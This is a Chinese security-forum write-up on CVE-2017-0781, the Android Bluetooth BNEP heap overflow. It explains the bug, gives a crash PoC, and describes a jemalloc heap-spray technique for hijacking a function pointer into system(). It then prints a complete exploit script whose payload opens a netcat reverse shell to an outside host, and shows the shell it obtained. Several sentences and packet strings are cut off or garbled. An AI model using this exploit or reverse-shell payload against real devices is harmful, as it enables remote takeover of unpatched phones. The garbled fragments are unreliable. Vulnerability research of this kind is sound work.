

Author: thor@MS509Team

CVE-2017-0781是最近爆出的Android蓝牙栈的严重漏洞，允许攻击者远程获取Android手机的命令执行权限，危害相当大。armis给出的文档[1]中详细介绍了该漏洞的成因。

0x00 测试环境

- 1. Android手机: Nexus 6p
- 2. Android系统版本: android 7.0 userdebug
- 3. Ubuntu 16 + USB蓝牙适配器

为了调试方便，nexus 6p刷了自己编译的AOSP 7.0 userdebug版本。

0x01 漏洞原理

CVE-2017-0781是一个堆溢出漏洞，漏洞位置在bnep_data_ind函数中，如下所示：

```
case BNEP_FRAME_CONTROL:
    ctrl_type = *p;
    p = bnep_process_control_packet(p_bcb, p, &rem_len, false);

    if (ctrl_type == BNEP_SETUP_CONNECTION_REQUEST_MSG &&
        p_bcb->con_state != BNEP_STATE_CONNECTED && extension_present && p &&
        rem_len) {
        p_bcb->p_pending_data = (BT_HDR*)osi_malloc(rem_len);
        memcpy((uint8_t*)(p_bcb->p_pending_data + 1), p, rem_len);
        p_bcb->p_pending_data->len = rem_len;
        p_bcb->p_pending_data->offset = 0;
    } else {
        while (extension_present && p && rem_len) {
            ext_type = *p++;
            extension_present = ext_type >> 7;
            ext_type &= 0x7F;

            /* if unknown extension present stop processing */
            if (ext_type) break;

            p = bnep_process_control_packet(p_bcb, p, &rem_len, true);
        }
    }
}
```

p_bcb->p_pending_data指向申请的堆内存空间，但是memcpy的时候目的地址却是p_bcb->p_pending_data + 1，复制内存时目的地址往后扩展了sizeof(p_pending_data)字节，导致堆溢出。p_pending_data指向的是一个8个字节的结构体BT_HDR，所以这里将会导致该漏洞看上去十分明显，但是由于这是蓝牙bnep协议的扩展部分，所以估计测试都没覆盖到。

0x02 PoC编写

该漏洞是蓝牙协议栈中BNEP协议处理时出现的漏洞，因此PoC的编写就是要向Android手机发送伪造的bnep协议包就行了。我们这里使用pybluez实现蓝牙发包，可以直接在Ubutnu上通过pip3

type	ctrl_type	len	Overflow payload (8 bytes)							
81	01	00	41	41	41	41	41	41	41	41

PoC如下所示：

```
import bluetooth,sys
```

```

def poc(target):

pkt = '\x81\x01\x00' + '\x41'*8

sock = bluetooth.BluetoothSocket(bluetooth.L2CAP)

sock.connect((target, 0xf))

for i in range(1000):

sock.send(pkt)
data = sock.recv(1024)

sock.close()

if __name__ == "__main__":

    if len(sys.argv) < 2:
print 'No target specified.'
sys.exit()

    target = sys.argv[1]
    poc(target)

```

简单说明一下PoC程序，我们首先通过BluetoothSocket建立与对方的L2CAP连接，类比于我们熟悉的TCP连接，然后我们在建立的L2CAP连接之上向对方发送bnep协议数据。运行PoC:

□
>python poc.py <target>

其中target是目标手机的蓝牙MAC地址，类似于wifi的MAC地址。PoC编写好后我们可以开始测试了，首先打开手机的蓝牙，然后我们在Ubuntu上运行以下脚本来查找附近的蓝牙设备。

```


import bluetooth

nearby_devices = bluetooth.discover_devices(lookup_names=True)
print("found %d devices" % len(nearby_devices))

for addr, name in nearby_devices:
print("  %s - %s" % (addr, name))

```

运行结果如下：



```

→ Desktop python discovery.py
found 2 devices
80:13:82:A6:FE:08 - AOSP on angler thor
44:15:15:13:00:75 - 
→ Desktop

```

发现的AOSP蓝牙设备就是我们的测试手机。直接运行PoC，并通过adb logcat查看测试手机的日志：

```

10-11 08:46:21.049 11257 11284 E bt_bnep : BNEP - Bad UID len 0 in ConnReq
10-11 08:46:21.052 11257 11281 F libc : Fatal signal 11 (SIGSEGV), code 1, fault addr 0x41414141 in tid 11281 (hci_thread)
10-11 08:46:21.054 357 357 W : debuggerd: handling request: pid=11257 uid=1002 gid=1002 tid=11281
10-11 08:46:21.158 11316 11316 F DEBUG : *** *** *** *** *** *** *** *** *** *** *** *** *** *** *** ***
10-11 08:46:21.158 11316 11316 F DEBUG : Build fingerprint: 'Android/aosp_angler/angler:7.0/NRD90T/root08241705:userdebug/test-keys'
10-11 08:46:21.158 11316 11316 F DEBUG : Revision: '0'
10-11 08:46:21.159 11316 11316 F DEBUG : ABI: 'arm'
10-11 08:46:21.159 11316 11316 F DEBUG : pid: 11257, tid: 11281, name: hci_thread >>> com.android.bluetooth <<<
10-11 08:46:21.159 11316 11316 F DEBUG : signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x41414141
10-11 08:46:21.159 11316 11316 F DEBUG : r0 41414141 r1 41414141 r2 00000003 r3 00000007
10-11 08:46:21.160 11316 11316 F DEBUG : r4 d87e7928 r5 f3535a6d r6 d87e7920 r7 d87e7820
10-11 08:46:21.160 11316 11316 F DEBUG : r8 12cc7eb0 r9 f2c85400 sl f54576b4 fp 12cbe970
10-11 08:46:21.160 11316 11316 F DEBUG : ip f182df88 sp d87e7300 lr eb9b562b pc eb9b7d26 cpsr 200f0030
10-11 08:46:21.168 11316 11316 F DEBUG :
10-11 08:46:21.168 11316 11316 F DEBUG : backtrace:
10-11 08:46:21.169 11316 11316 F DEBUG : #00 pc 000b9d26 /system/lib/hw/bluetooth.default.so
10-11 08:46:21.169 11316 11316 F DEBUG : #01 pc 000b7629 /system/lib/hw/bluetooth.default.so
10-11 08:46:21.169 11316 11316 F DEBUG : #02 pc 00161391 /system/lib/hw/bluetooth.default.so
10-11 08:46:21.169 11316 11316 F DEBUG : #03 pc 00162da7 /system/lib/hw/bluetooth.default.so
10-11 08:46:21.169 11316 11316 F DEBUG : #04 pc 00162b09 /system/lib/hw/bluetooth.default.so
10-11 08:46:21.169 11316 11316 F DEBUG : #05 pc 00164461 /system/lib/hw/bluetooth.default.so
10-11 08:46:21.169 11316 11316 F DEBUG : #06 pc 00066a8b /system/lib/libc.so (_ZL15__pthread_startPv+30)
10-11 08:46:21.170 11316 11316 F DEBUG : #07 pc 0001b75d /system/lib/libc.so (__start_thread+24)
10-11 08:46:21.648 10594 10594 I ServiceManager: Waiting for service AtCmdFwd...
10-11 08:46:22.586 357 357 W : debuggerd: resuming target 11257
10-11 08:46:22.586 883 901 I BootReceiver: Copying /data/tombstones/tombstone_08 to DropBox (SYSTEM_TOMBSTONE)
10-11 08:46:22.613 883 883 D BluetoothManagerService: BluetoothServiceConnection, disconnected: com.android.bluetooth.btservice.AdapterService

```

可以看到我们的PoC直接远程让手机上的蓝牙服务崩溃，并且寄存器中出现了我们指定的内容，说明我们成功实现了堆溢出，覆盖了堆中的某些数据，导致蓝牙服务程序出现崩溃。

0x03 Exploit 编写

Android使用的是jemalloc来管理堆内存，分配堆内存的时候内存块之间是没有元数据的，因此无法使用ptmalloc中覆盖元数据的漏洞利用方法。我们也是刚开始接触jemalloc。

我们知道jemalloc使用run来管理堆内存块，相同大小的堆内存存在同一个run中挨着存放。因此，只要我们构造与目标数据结构相同大小的内存块，那么通过大量堆喷，则可以覆盖目标数据。

经过我们不断调试和测试，我们发现当我们申请的内存大小为32字节时，通过大量堆喷，我们可以覆盖fixed_queue_t数据结构的前8个字节，而该数据结构被蓝牙协议栈使用。

```

typedef struct fixed_queue_t {
list_t* list;
semaphore_t* enqueue_sem;
semaphore_t* dequeue_sem;
std::mutex* mutex;
size_t capacity;

reactor_object_t* dequeue_object;
fixed_queue_cb dequeue_ready;
void* dequeue_context;
} fixed_queue_t;

```

我们覆盖的8个字节刚好能够覆盖list指针，list结构体如下：

```

typedef struct list_t {
list_node_t* head;
list_node_t* tail;
size_t length;
list_free_cb free_cb;
const allocator_t* allocator;
} list_t;

```

可以看到该结构体包含一个list_free_cb类型的变量，而该类型恰好为一个函数指针：

```
typedef void (list_free_cb)(void data);
```

那么我们的一种漏洞利用思路就有了，就是首先通过堆喷覆盖

fixed_queue_t前8个字节，控制list指针指向我们伪造的list_t结构体，从而控制free_cb的值，达到劫持pc的目的。当我们伪造的free_cb被调用的时候，那么就可以实现任意代码执行。

```

static list_node_t* list_free_node(list_t* list, list_node_t* node) {
CHECK(list != NULL);
CHECK(node != NULL);

list_node_t* next = node->next;

if (list->free_cb) list->free_cb(node->data);
list->allocator->free(node);
--list->length;
}

```

```
return next;
}
```

我们继续查看调用，找到了一条触发的调用链：

```
fixed_queue_try_enqueue-->list_remove-->list_freemode->free_cb
```

□

而fixed_queue_try_enqueue会在蓝牙栈的协议处理时用到，所以只要我们能控制list_t结构体，就能劫持蓝牙进程的执行。

接下来我们需要找到伪造list_t结构体的办法。我们首先可以假设我们通过大量堆喷，在堆中放置了很多我们伪造的list_t结构体，并且通过堆喷使得某已知堆地址addr_A恰好

```
pkt = '\x81\x01\x00'+ struct.pack('<I', addr_A) * 8
```

□

通过这种覆盖，我们成功使得fixed_queue_t中的list指针指向我们伪造的list_t结构体，那么free_cb的执行将使我们成功劫持进程执行。

由上述可知，这种利用方法需要两次对喷，第一次先在堆中放置大量的list_t结构体，第二次再通过堆喷去溢出fixed_queue_t结构体。这里有一个难点就是第二次堆

(gdb) jregions 96

*run_addr	reg_size	run_size	usage
10xe6790000	96	0x3000	80/128
20xea108000	96	0x3000	110/128
30xea121000	96	0x3000	127/128
40xeb778000	96	0x3000	20/128
50xf2caa000	96	0x3000	128/128

我们多次调试发现，蓝牙进程每次重启后总有0xe6790000这条run是分配的96regionaddr_A0xe6792a00re


103	free	0xe67926a0	00000000
104	free	0xe6792700	00000000
105	free	0xe6792760	00000000
106	free	0xe67927c0	00000000
107	free	0xe6792820	00000000
108	free	0xe6792880	00000000
109	free	0xe67928e0	00000000
110	free	0xe6792940	00000000
111	free	0xe67929a0	00000000
112	free	0xe6792a00	00000000
113	free	0xe6792a60	00000000

还有一个问题就是由于堆喷的时候每个region的前8个字节可能会被覆盖掉，所以这里我们在放置伪造的list_t结构体时需要往后点，所以我们得到选取的addr_A为:

```
addr_A = 0xe6792a00 + 8
```


□

接下来我们开始构造list_t结构体，如下图所示：



如果一切顺利，那么通过两次堆喷，我们将会劫持到PC，而蓝牙进程会在0x41414141处崩溃，测试过程这里不再演示，我们继续下一步。顺利劫持PC后，我们怎样能执行 `pivot + ROP + shellcode`，另一种简单的就是 `ret2libc`，直接跳转到libc中的 `system` 函数，我们只需提前构造好参数就行了。

我们调试和测试发现，当我们劫持pc执行 `system` 函数的时候，`r0` 寄存器负责传递命令字符串参数地址，正好指向我们控制的 `list->head->data`，因此我们只要



为了防止进程意外崩溃，我们还还原了`list_t`结构体中的`allocator_t`结构体，包含了`osi`中堆分配和回收的函数地址。这里用到的3个函数地址`system`、`osi_alloc`

通过以上分析，我们可以得到第一次堆喷所发送的数据包内容：

```
pkt = '\x81\x01\x00'+ p32(addr_A+0x20 )2 + '\x01\x00\x00\x00' + p32(system_addr) + p32(addr_A + 0x14) + p32(osi_alloc_addr) + p32(osi_free_addr)+ '\x00'8 + p32(addr_A+0x28) + cmd_str + '\x00'*(48-len(cmd_str))
```

综上所述，我们可以得到exploit脚本：

```
from pwn import *
import bluetooth,time

addr_A = 0xe6792a00 + 8

cmd_str = "busybox nc 192.168.2.1 8088 -e /system/bin/sh &" + '\x00'

libc_base = 0xf34cf000
system_addr = libc_base + 0x64a30 + 1

bluetooth_base_addr = 0xeb901000
osi_alloc_addr = bluetooth_base_addr + 0x15b885
osi_free_addr = bluetooth_base_addr + 0x15b8e5

pkt1 = '\x81\x01\x00'+ p32(addr_A+0x20)*2 + '\x01\x00\x00\x00' + p32(system_addr) + p32(addr_A+0x14) + p32(osi_alloc_addr) +

pkt2 = '\x81\x01\x00'+ p32(addr_A) * 8

def heap_spray():

sock = bluetooth.BluetoothSocket(bluetooth.L2CAP)

sock.connect((target, 0xf))

for i in range(500):

sock.send(pkt1)
data = sock.recv(1024)

sock.close()

def heap_overflow():

sock = bluetooth.BluetoothSocket(bluetooth.L2CAP)

sock.connect((target, 0xf))

for i in range(3000):

sock.send(pkt2)
data = sock.recv(1024)

sock.close()

if __name__ == "__main__":

    if len(sys.argv) < 2:
print 'No target specified.'
sys.exit()

    target = sys.argv[1]

    print "start heap spray"
    heap_spray()

    time.sleep(10)

    print "start heap overflow"
    heap_overflow()
```

脚本中libc.so和bluetooth.default.so的加载基址可由信息泄露漏洞获得，这里我们直接给出。脚本中通过system函数执行的是通过nc反弹shell的命令，我们首先

```
→ Desktop python exploit1.py 80:13:82:A6:FE:08
start heap spray
start heap overflow
```

如果两次堆喷都成功的话，我们可以在本地得到反弹的shell，用户为bluetooth:


```
→ Desktop nc -l 8088
id
uid=1002(blueetooth) gid=1002(blueetooth) groups=1002(blueetooth),1016(vpn),3001(net_bt_admin),3002(net_bt),3003(inet),3004(net_bt_admin)
xt=u:r:blueetooth:s0
ls
acct
cache
charger
config
d
data
default.prop
dev
etc
file_contexts.bin
firmware
fstab.angler
init
init.angler.diag.rc
init.angler.rc
init.angler.sensorhub.rc
init.angler.usb.rc
init.environ.rc
init.rc
init.usb.configfs.rc
init.usb.rc
init.zygote32.rc
init.zygote64_32.rc
mnt
oem
persist
proc
property_contexts
res
root
sbin
sdcard
seapp_contexts
selinux_version
sepolicy
service_contexts
storage
sys
system
ueventd.angler.rc
ueventd.rc
vendor
verity_key
```

一般情况下执行3到5次exploit就能成功反弹shell。

0x04 总结

本文研究了Android蓝牙栈的远程命令执行漏洞CVE-2017-0781，探索了从PoC到编写exploit的过程，算是比较顺利地写出了exploit，还有一点缺陷就是堆中固定地址add

参考文献：

[1] <http://go.armis.com/hubfs/BlueBorne%20Technical%20White%20Paper.pdf>

[2] <http://phrack.org/issues/68/10.html>

点击收藏 | 0 关注 | 0

[上一篇：渗透测试学习笔记之案例六](#) [下一篇：writing：一个轻量级无服务端...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)